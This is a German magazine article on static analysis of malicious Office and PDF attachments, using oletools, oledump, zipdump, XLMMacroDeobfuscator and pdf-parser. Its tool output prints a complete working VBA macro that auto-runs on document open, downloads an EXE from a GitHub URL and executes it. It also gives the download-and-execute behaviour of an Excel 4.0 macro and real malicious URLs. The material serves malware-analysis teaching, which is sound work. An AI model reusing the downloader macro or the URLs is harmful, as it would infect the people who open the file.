Statische Malware-Analyse

Um versteckte Malware zu erkennen und erste Hypothesen zu ihrer Verhaltensweise aufzustellen, prüft man die statischen Eigenschaften einer verdächtigen Datei. Die dafür eingesetzten Tools helfen oft schon bei der Einschätzung.

Von Nadia Meichtry

Die Arbeit eines digitalen Forensikers oder auch Reverse Engineers gliedert sich in mehrere Phasen der Malware-Analyse. Während man sich mit einer OSINT-Analyse (Open Source Intelligence) einen Überblick darüber verschafft, womit man es überhaupt zu tun hat [1], wird im zweiten Schritt eine vollautomatische Analyse mit entsprechender Software [2] durchgeführt. Sind diese Schritte abgeschlossen, folgt üblicherweise eine Untersuchung der statischen Eigenschaften der Schadsoftware, die sich zum Beispiel in Office-Makros und PDF-Dokumenten verbergen kann.

Ohne die Datei auszuführen oder zu öffnen, wird bei diesem Schritt versucht, die Eigenschaften der Datei mithilfe verschiedener Tools zu extrahieren (alle Tools, Beispieldateien und weiterführende Informationen sind unter ix.de/zbad zu finden). Dazu zählen unter anderem der kryptografische Hash, die enthaltenen Zeichenketten und Ressourcen, die Zertifikate sowie die importierten und exportierten Funktionen. Ebenfalls wird überprüft, ob die Datei verpackt wurde. Ziel ist, einzuschätzen, ob es sich überhaupt um eine schädliche Datei handelt, und Hypothesen über ihre Fähigkeiten zu formulieren. So lässt sich ein Aktionsplan entwickeln, um die Datei in späteren Phasen genauer unter die Lupe zu nehmen und weitere Untersuchungen wie Verhaltens- oder Codeanalysen zu begründen, um die Hypothesen zu beweisen – oder zu widerlegen. So eine Analyse geht in der Regel schnell vonstatten und bietet daher eine einfache Möglichkeit, sich mit der zu analysierenden Datei vertraut zu machen. Sie ist ebenfalls notwendig, wenn die Datei sensible Daten enthält, die nicht zur Untersuchung bei einem Onlinedienst landen sollen.

X-TRACT

- Angreifer verwenden häufig E-Mails mit bösartigen Anhängen wie Office- oder PDF-Dokumenten, um sich initialen Zugang zu einem Unternehmen zu verschaffen.
- Da bösartige Anhänge im Endeffekt meistens EXE-Dateien auf dem System des Opfers platzieren und ausführen, gibt die Analyse ihrer statischen Eigenschaften Einblick in ihre Arbeitsweise. So lässt sich beispielsweise nachvollziehen, welche Datei ein MS-Office-Makro von wo herunterlädt.
- YARA-Scans ermöglichen die Identifizierung der Malware oder ihrer Familie.

E-Mails als beliebtes Einfallstor

Angreifer verwenden häufig E-Mails, um sich initialen Zugang zu einem Unternehmen zu verschaffen. Dazu versehen sie die E-Mails mit bösartigen Anhängen oder Links, um schließlich Schadsoftware auf dem System des Opfers zu platzieren. Die Empfänger werden meist mit Druck dazu verleitet, solche bösartigen Anhänge zu öffnen oder auf Links zu klicken, wodurch die Schadsoftware aus dem Internet nachgeladen und ausgeführt wird.

Beispielsweise setzen die Angreifer oft Spam-Kampagnen in Form von Rechnungen, Mahnungen und Einladungen ein, denen in der Regel Microsoft-Office-Dokumente mit Makros, PDF-Dokumente als Anhang oder Links beiliegen. Da die meisten E-Mail-Dienste unmittelbar ausführbare Anhänge wie EXE-Dateien blockieren, benutzen die Angreifer oft Containerdateien wie .iso, .rar oder .zip, um die Sicherheitsgateways des betreffenden E-Mail-Dienstes umgehen. Eine statische Analyse der E-Mail-Anhänge ist daher nützlich, um schnell zu ermitteln, ob sie Links, Skripte wie PowerShell und JavaScript oder Makros enthalten, die potenziell Schadcode ausführen oder Schadsoftware nachladen.

Häufig nutzen Angriffe Makros in Microsoft-Office-Dokumenten, um Code zu verstecken. Auf aktuellen Systemen starten Makros daher standardmäßig nur nach Erlaubnis des Nutzers. Seit Juli 2022 sind Makros von Inhalten aus dem Internet in den aktuellen Office-Versionen standardmäßig blockiert: Beim Öffnen eines Dokuments, das Makros enthält, erscheint eine gelbe Statusleiste mit einer Sicherheitswarnung. Nutzer müssen entscheiden, ob sie die Ausführung des Makros erlauben oder blockieren möchten. Deswegen setzen Angreifer alles daran, das Opfer von der Harmlosigkeit des Anhangs zu überzeugen, damit es die Warnung ignoriert, beispielsweise mit einer gut gemachten Fälschung oder implizierter Dringlichkeit. Problematisch ist dabei, dass viele Nutzer die

Bedeutung dieser Warnung nicht einschätzen können.

Der OLE-Werkzeugkasten

Es gibt zwei Arten von Microsoft-Office-Dateien: OLE2 (Object Linking and Embedding) und OOXML (Office Open XML). OLE2, auch Structured Storage (SS) und Compound File Binary Format (CFBF) genannt, unterstützt Makros unabhängig von den Dateiendungen. Es ahmt die Fähigkeiten eines Dateisystems nach, indem es Speicherkonzepte und Streams verwendet. OOXML verpackt hingegen mehrere Dateien, die den Inhalt des Dokuments enthalten. Es ignoriert Makros, es sei denn, der Dateiname endet mit dem Buchstaben „m“, wie bei DOCM-Dateien. Der Makrocode ist in eine Binärdatei namens `vbaProject.bin` eingebettet, die selbst in der ZIP-Datei enthalten ist. In Microsoft-Office-Dateien sind Makros in Visual Basic for Applications (VBA) geschrieben – die kompilierte Version wird in Streams mit dem Prefix `_SRP_` gespeichert, die in `vbaProject.bin` enthalten sind.

Zur statischen Analyse eines Office-Makros können die Python-Tools oleid.py, olevba.py, oledump.py – Teile der von Philippe Lagadec entwickelten OLE-Tools – und zipdump.py benutzt werden. Damit lassen sich die in der Datei eingebetteten Makros untersuchen und extrahieren. Als Fallbeispiel dient die Datei Document.docm, die von MalwareBazaar heruntergeladen wurde.

Mit oleid.py kann man herausfinden, ob die Datei VBA-, Excel-4.0-Makros oder externe Verbindungen enthält. Im letzteren Fall können ergänzende Details mit oleobj.py eingeholt werden. Bei der DOCM-Beispieldatei zeigt oleid.py an, dass es sich um das OOXML-Format handelt und dass die Datei VBA-Makros enthält (siehe Abbildung 1).

```
C:\Users\SANSDFIR\Desktop>oleid Document.docm
XLMMacroDeobfuscator: defusedxml is not installed (required to securely parse XLSM files)
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: Document.docm
WARNING  For now, VBA stomping cannot be detected for files in memory
+--------------------+--------------------+----------+--------------------------+
|Indicator           |Value               |Risk      |Description               |
+--------------------+--------------------+----------+--------------------------+
|File format         |MS Word 2007+ Macro-|info      |                          |
|                    |Enabled Document    |          |                          |
|                    |(.docm)             |          |                          |
+--------------------+--------------------+----------+--------------------------+
|Container format    |OpenXML             |info      |Container type            |
+--------------------+--------------------+----------+--------------------------+
|Encrypted           |False               |none      |The file is not encrypted |
+--------------------+--------------------+----------+--------------------------+
|VBA Macros          |Yes, suspicious     |HIGH      |This file contains VBA    |
|                    |                    |          |macros. Suspicious        |
|                    |                    |          |keywords were found. Use  |
|                    |                    |          |olevba and mraptor for    |
|                    |                    |          |more info.                |
+--------------------+--------------------+----------+--------------------------+
|XLM Macros          |No                  |none      |This file does not contain|
|                    |                    |          |Excel 4/XLM macros.       |
+--------------------+--------------------+----------+--------------------------+
|External            |0                   |none      |External relationships    |
|Relationships       |                    |          |such as remote templates, |
|                    |                    |          |remote OLE objects, etc   |
+--------------------+--------------------+----------+--------------------------+
```


Oleid.py zeigt, dass die Beispieldatei Document.docm VBA-Makros enthält (Abb. 1).

Zipdump.py von Didier Stevens untersucht den Inhalt von ZIP-Dateien und XML-basierten Office-Dokumenten, ohne deren Inhalt zu extrahieren. So erkennt das Tool VBA-Makros in Document.docm, da unter der Indexnummer 5 die Datei vbaProject.bin zu finden ist (siehe Abbildung 2). Die anderen Dateien enthalten Informationen zur Darstellung des Dokuments. Um den Inhalt von vbaProject.bin einzusehen, verwendet man den Parameter `-d` in Kombination mit `-s`, um die Indexnummer anzugeben (siehe Abbildung 3). So lässt sich der Code des Makros lesen. Obwohl im Output nur wenig zu erkennen ist, können einige Elemente bereits von Interesse sein, wie `github.com/TCWUS/Pastebin-Uploader.exe` oder `Document_Open` (markiert durch die grünen Boxen in Abbildung 3).

Die Einträge lassen darauf schließen, dass das Makro eine GitHub-Webseite kontaktiert, um eine EXE-Datei herunterzuladen, und dass es beim Öffnen

```
\Users\SANSDFIR\Desktop\DidierStevensSuite>zipdump.py C:\Users\SANSDFIR\Desktop\Document.docm
dex Filename                         Encrypted Timestamp
  1 [Content_Types].xml                      0 1980-01-01 00:00:00
  2 _rels/.rels                              0 1980-01-01 00:00:00
  3 word/_rels/document.xml.rels             0 1980-01-01 00:00:00
  4 word/document.xml                        0 1980-01-01 00:00:00
  5 word/vbaProject.bin                      0 1980-01-01 00:00:00
  6 word/media/image1.jpeg                   0 1980-01-01 00:00:00
  7 word/_rels/vbaProject.bin.rels           0 1980-01-01 00:00:00
  8 word/theme/theme1.xml                    0 1980-01-01 00:00:00
  9 word/vbaData.xml                         0 1980-01-01 00:00:00
 10 word/settings.xml                        0 1980-01-01 00:00:00
 11 docProps/app.xml                         0 1980-01-01 00:00:00
 12 word/styles.xml                          0 1980-01-01 00:00:00
 13 docProps/core.xml                        0 1980-01-01 00:00:00
 14 word/fontTable.xml                       0 1980-01-01 00:00:00
 15 word/webSettings.xml                     0 1980-01-01 00:00:00
```

Zipdump analysiert verpackte Dateien, ohne sie zu extrahieren (Abb. 2).



Der extrahierte Inhalt von vbaProject.bin lässt auf das Nachladen von Schadsoftware via GitHub schließen (Abb. 3).

automatisch ausgeführt wird. Um den Quelltext besser lesen zu können und somit mehr Informationen zu erhalten, kann man anschließend andere Werkzeuge wie olevba.py oder oledump.py verwenden. Ersteres hebt beispielsweise riskante Stellen des VBA-Codes im Dokument zusätzlich hervor und erklärt, woran man sie erkennt (siehe Abbildung 4).

olevba.py liefert also Einsicht in den konkreten Aufbau der Schadsoftware: Der Makrocode beginnt mit der Funktion `Document_Open()`, die das Makro beim Öffnen des Dokuments ausführt. Über die Funktionen `http_obj.Open` und `http_obj.send` wird anschließend eine HTTP-GET-Anfrage gesendet, um eine GitHub-URL aufzurufen. Die Funktionen `stream.obj_write` und `stream_obj.savetofile` schreiben und speichern die erhaltene Antwort in eine Datei. So wird die Datei Pastebin-Uploader.exe heruntergeladen und als shost.exe gespeichert. Der Name ähnelt der legitimen Windows-Datei sihost.exe (Shell Infrastructure Host) – eine Methode, die Angriffe häufig in ihrer Malware einsetzen, damit sie länger unentdeckt bleibt. Anschließend wird die Datei shost.exe über die Funktion `shell_obj.Run` ausgeführt. Was sie danach tut, erfordert zwar eine dynamische Analyse, für die das Dokument die Datei herunterladen müsste. Um einen Überblick über die Eigenschaften des verdächtigen Dokuments zu erhalten, reicht eine statische Analyse allerdings aus.

Eine Alternative zu olevba.py ist oledump.py, das den Inhalt der Datei auflistet und Streams, die Makros enthalten, mit dem Buchstaben „M“ markiert. So erkennt man beispielsweise, dass der Inhalt des Makros in Document.docm im Stream `A3` enthalten ist (siehe Abbildung 5). Mit

```
+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is |
|          |                    |opened                                      |
|Suspicious|Open                |May open a file                             |
|Suspicious|write               |May write to a file (if combined with Open) |
|Suspicious|ADODB.Stream        |May create a text file                      |
|Suspicious|savetofile          |May create a text file                      |
|Suspicious|Shell               |May run an executable file or a system      |
|          |                    |command                                     |
|Suspicious|WScript.Shell       |May run an executable file or a system      |
|          |                    |command                                     |
|Suspicious|Run                 |May run an executable file or a system      |
|          |                    |command                                     |
|Suspicious|CreateObject        |May create an OLE object                    |
|Suspicious|Microsoft.XMLHTTP   |May download files from the Internet         |
|IOC       |https://github.com/T|URL                                         |
|          |CWUS/Pastebin-      |                                            |
|          |Uploader.exe        |                                            |
|IOC       |Uploader.exe        |Executable file name                        |
|IOC       |shost.exe           |Executable file name                        |
+----------+--------------------+--------------------------------------------+
```

olevba.py hebt verdächtige Stellen im VBA-Code hervor und erklärt, warum sie verdächtig erscheinen (Abb. 4).

```
C:\Users\SANSDFIR\Desktop\DidierStevensSuite>oledump.py C:\Users\SANSDFIR\Desktop\Document.docm
A: word/vbaProject.bin
 A1:       375 'PROJECT'
 A2:        41 'PROJECTwm'
 A3: M    2291 'VBA/ThisDocument'
 A4:      2574 'VBA/_VBA_PROJECT'
 A5:       512 'VBA/dir'

C:\Users\SANSDFIR\Desktop\DidierStevensSuite>oledump.py C:\Users\SANSDFIR\Desktop\Document.docm -s A3 -v
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub Document_Open()

Dim http_obj
Dim stream_obj
Dim shell_obj

Set http_obj = CreateObject("Microsoft.XMLHTTP")
Set stream_obj = CreateObject("ADODB.Stream")
Set shell_obj = CreateObject("WScript.Shell")

URL = "https://github.com/TCWUS/Pastebin-Uploader.exe"
FileName = "shost.exe"
RUNCMD = "shost.exe"

http_obj.Open "GET", URL, False
http_obj.send

stream_obj.Type = 1
stream_obj.Open
stream_obj.write http_obj.responseBody
stream_obj.savetofile FileName, 2

shell_obj.Run RUNCMD
End Sub
```

oledump markiert Streams, die ein Makro enthalten, extrahiert sie und listet ihren Inhalt auf (Abb. 5).

```
C:\Users\SANSDFIR\Desktop\DidierStevensSuite>oledump.py -p plugin_biff --pluginoptions "-x" C:\Users\SANSDFIR\Desktop\Excel.xls
  1:      4096 '\x05DocumentSummaryInformation'
  2:      4096 '\x05SummaryInformation'
  3:     94753 'Workbook'
               Plugin: BIFF plugin
                 0085     17 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible - DocuSign®
                 "0085     20 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden - b'\\x1b\\x048\\x04A\\x04B\\x041\\x001\\x00'"
                 0018     32 LABEL : Cell Value, String Constant - dontdoit len=9 ptgNum FLOAT -676986879.000000
                 0018     20 LABEL : Cell Value, String Constant - Dtruh len=0
                 0018     22 LABEL : Cell Value, String Constant - Frilert len=0
                 0018     30 LABEL : Cell Value, String Constant - okwell len=9 ptgNum FLOAT 124715010.000000
                 0018     29 LABEL : Cell Value, String Constant - plzno len=9 ptgNum FLOAT -709623808.000000
                 0018     22 LABEL : Cell Value, String Constant - Trolase len=0
                 0018     23 LABEL : Cell Value, String Constant - built-in-name 1 Auto_Open len=7 ptgRef3d DocuSign®!R1C1
                 0006     78 FORMULA : Cell Formula - R1122C1 len=56 ptgRefV R1132C1 ptgRefV R1139C1 ptgConcat ptgRefV R1133C1 ptgRefV R1137
C1 ptgConcat ptgRefV R1138C1 ptgConcat ptgStr "JJCCJJ" ptgStr "Dtruh" ptgMissArg ptgInt 1 ptgInt 9 ptgFuncVarV args 7 func REGISTER (0x0095)

                 '0006     80 FORMULA : Cell Formula - R1123C1 len=58 ptgName 0x00000002 ptgInt 0 ptgRef R1131C1 ptgStr "C:\\Programdata\\Go
las" ptgRefV R1129C1 ptgConcat ptgRefV R1130C1 ptgConcat ptgInt 0 ptgInt 0 ptgFuncVarV args 6 func User Defined Function (0x00ff) '
                 0006     70 FORMULA : Cell Formula - R1124C1 len=48 ptgStr "URL" ptgRefV R1140C1 ptgRefV R1141C1 ptgConcat ptgStr "JJCCCCJ"
 ptgStr "Trolase" ptgMissArg ptgInt 1 ptgInt 9 ptgFuncVarV args 7 func REGISTER (0x0095)
                 '0006     89 FORMULA : Cell Formula - R1125C1 len=67 ptgName 0x00000006 ptgInt 0 ptgRefV R1142C1 ptgRefV R1143C1 ptgConcat
ptgStr "C:\\Programdata\\Golas" ptgRefV R1129C1 ptgConcat ptgRefV R1130C1 ptgConcat ptgStr "" ptgInt 0 ptgInt 0 ptgFuncVarV args 7 func User
 Defined Function (0x00ff) '
                 0006     26 FORMULA : Cell Formula - R1128C1 len=4 ptgFuncVarV args 0 func HALT (0x0036)
```

oledump erkennt im XLM-Makro der Beispieldatei bereits eine verdächtige Funktion und einen verdächtigen Pfad in den Formeln (Abb. 6).

Eine Emulation mit XLMMacroDeobfuscator erlaubt Einblicke in die Fähigkeiten eines Excel-4.0-Makros (Abb. 7).

dem Parameter `-s` extrahiert das Tool auffällige Streams und mit dem Parameter `-v` zeigt es ihren Inhalt an.

Die Ergebnisse der Analyse deuten darauf hin, dass Document.docm sehr wahrscheinlich schädlich ist, denn es wird zumindest eine EXE-Datei herunterladen, umbenennen und ausführen. Ein Hashabgleich auf VirusTotal ergibt außerdem, dass mehrere Securityprodukte Document.docm als bösartig einstufen.

XLM-Makros in Excel 4.0

Zusätzlich zu den VBA-Makros gibt es Excel-4.0-Makros, die auch als XLM-Makros bezeichnet werden – nicht zu verwechseln mit der Auszeichnungssprache XML. Sie basieren auf einer veralteten Makrosprache, die Microsoft Excel vor der Einführung von VBA verwendet hat, und werden missbraucht, um Win32-APIs aufzurufen und Shell-Befehle auszuführen. Seit Ende 2021 sind sie standardmäßig deaktiviert. XLM-Makros bestehen aus Formeln, die als Befehle fungieren, und Werten. Beides ist in einem Blatt gespeichert. Jedes Blatt kann `visible` (sichtbar), `hidden` (versteckt) oder `very hidden` (sehr versteckt) sein, wobei Malware-Autoren Excel-4.0-Makroblätter oft auf versteckt oder sehr versteckt setzen. In XLS-Dateien werden die Daten im Workbook-Stream als BIFF-Datensätze (Binary Interchange File Format) gespeichert. Im entsprechenden BOUNDSHEET-Datensatz ist dann die Sichtbarkeit des Blattes definiert. Excel-4.0-Makros lassen sich mit VBA-Makros kombinieren und in Dateien im Office-Open-XML-Format speichern – zipdump.py zeigt sie dann durch `xl/macrosheets/` an.

Um Excel-4.0-Makros zu analysieren, verwendet man entweder den Befehl

```
oledump.py -p plugin_biff ↵
                    --pluginoptions -x
```

wodurch alle BIFF-Datensätze ausgewählt werden, die für die Analyse von Excel-4.0-Makros relevant sind, oder das Tool XLMMacroDeobfuscator4. Letzteres erlaubt, Makros zu emulieren, und ermöglicht auf die Weise eine Interpretation, ohne den Code auszuführen. Die Datei excel.xls dient als Beispiel, um beide Tools vorzustellen. Auch sie stammt von MalwareBazaar.

oledump zeigt, dass das Blatt mit dem Makro versteckt ist. Außerdem lässt sich die Funktion `Auto_Open` erkennen sowie der Pfad `C:\\Programdata\Golas` in den Formeln (durch die roten Kästen in Abbildung 6 markiert). Die Funktion `auto_Open` wirkt ähnlich wie die Funktion `Document_Open`, das Makro wird also beim Öffnen der Excel-Datei ausgeführt. Da der Ordner Programdata keine erhöh-

```
remnux@remnux:~/Desktop$ pdfid PDF.pdf
PDFiD 0.2.1 PDF.pdf
 PDF Header: %PDF-1.6
 obj                    30
 endobj                 30
 stream                  7
 endstream               7
 xref                    1
 trailer                 1
 startxref               1
 /Page                   1
 /Encrypt                0
 /ObjStm                 0
 /JS                     0
 /JavaScript             0
 /AA                     0
 /OpenAction             1
 /AcroForm               0
 /JBIG2Decode            0
 /RichMedia              0
 /Launch                 0
 /EmbeddedFile           0
 /XFA                    0
 /Colors > 2^24          0
```

Ein erster Verdachtsmoment: Pdfid.py gibt an, dass die Beispieldatei PDF.pdf beim Öffnen eine Aktion ausführt (Abb. 8).

```
remnux@remnux:~/Desktop$ pdf-parser PDF.pdf -s URI
obj 12 0
 Type: /Annot
 Referencing:

  <<
    /Type /Annot
    /Subtype /Link
    /Border [0 0 0]
    /Rect [-0.007 45.014 611.95 729.014]
    /A
      <<
        /Type /Action
        /S /URI
        /URI (https:
        / /tinyurl.com
        /59d72kj3 )
      >>
  >>
```

Pdf-Parser untersucht Objekte genauer: Hier findet das Tool eine verdächtige TinyURL (Abb. 9).

```
remnux@remnux:~/Desktop$ pestr Form.exe --net
http://nsis.sf.net/NSIS_Error
j^e.mA
S?!.gi
K.tR
k.Ke
```

pestr bringt mit dem entsprechenden Parameter Hostnamen und IPs zum Vorschein (Abb. 10).

```
FLOSS decoded 79 strings
 n;^
Qkkbal
i]Wb
9a&g
MGiI
wn>Jj
#.zf
+o*7
AEAA
AEAA
AEAA
```

In Malware werden oft verschleierte Strings eingefügt, um den Analysten zu verwirren. Das Tool FLOSS kann solche Zeichenketten extrahieren (Abb. 11).

ten Berechtigungen erfordert, um darin schreiben zu können, eignet er sich für Angreifer gut, um ihn als Ablageort für Dateien zu benutzen.

Die Emulation mit XLMMacroDeobfuscator zeigt ebenfalls, dass sich das Makro dank `auto_open` beim Öffnen des Dokuments in Gang setzt. Die Funktion `URLDownloadToFile` lädt die Datei tau.gif als `C:\\Programdata\Golas.exe` von der Seite padgettconsultants.ca herunter, die Funktion `FileProtocolHandler` führt sie anschließend aus (siehe Abbildung 7). Auch hier ist es ohne eine dynamische Analyse nicht möglich, das Verhalten der ausgeführten Datei Golas.exe zu ermitteln. Dass es sich wahrscheinlich um eine bösartige Excel-Datei handelt, zeigt der Hashabgleich mit VirusTotal.

PDF-Analyse

Da PDF-Dateien sowohl in der Arbeitswelt als auch von Privatpersonen täglich verwendet werden, sind sie für Cyberkriminelle ein beliebtes Vehikel für Phishing oder andere Angriffe. Auch sie erlauben es, Skripte auszuführen, die zusätzliche Schadsoftware nachladen. Wie bei Makros in Office-Dokumenten werden in PDFs eingebettete Programme allerdings ebenfalls erst nach Erlaubnis des Nutzers gestartet – Angreifer versuchen daher, das Dokument glaubwürdig oder dringlich wirken zu lassen.

PDF-Dateien enthalten sowohl Objekte, die angeben, wie das Dokument dargestellt werden soll, und die mit `obj` und `endobj` definiert sind, als auch Streams, die Daten speichern und mit `stream` und `endstream` definiert sind. In den Objekten gibt es einige Felder, die bereits Schadsoftware vermuten lassen, wie `/AA` und `/OpenAction`, die das automatisch auszuführende Skript oder die Aktion angeben, `/JavaScript`, `/JS`, `/AcroForm` und `/XFA` zum Ausführen von JavaScript. Zur statischen Analyse eines PDF-Dokuments dienen die Werkzeuge pdfid.py, pdf-parser.py – beide von Didier Stevens entwickelt – und peepdf.py. Als Anschauungsbeispiel dient die von MalwareBazaar heruntergeladene Datei PDF.pdf.


pdfid.py liefert einen Überblick über riskante Merkmale der PDF-Datei und hilft dabei, ihre Eigenschaften einzuschätzen. Es sucht nach bestimmten PDF-Schlüsselwörtern zur Erstauswertung. Bei der Beispieldatei zeigt pdfid.py an, dass die Datei eine Seite lang ist und beim Öffnen etwas ausführen wird (siehe Abbildung 8).

Das Werkzeug pdf-parser.py dient anschließend dazu, bestimmte Objekte genauer zu untersuchen. Es parst die verschiedenen Elemente der PDF-Datei und zeigt ihren Inhalt an. Mit dem Parameter `-s` sucht es nach Schlüsselwörtern. Beispielsweise kann es prüfen, ob die Datei URLs enthält (siehe Abbildung 9). Im Beispiel wird eine TinyURL aufgerufen. Worauf dieser verkürzte Link verweist, lässt sich nicht durch statische Analyse ermitteln, aber Urlscan.io zeigt an, dass der Link auf die ZIP-Datei DOC_20221012_094045716.zip verweist – was natürlich verdächtig anmutet.

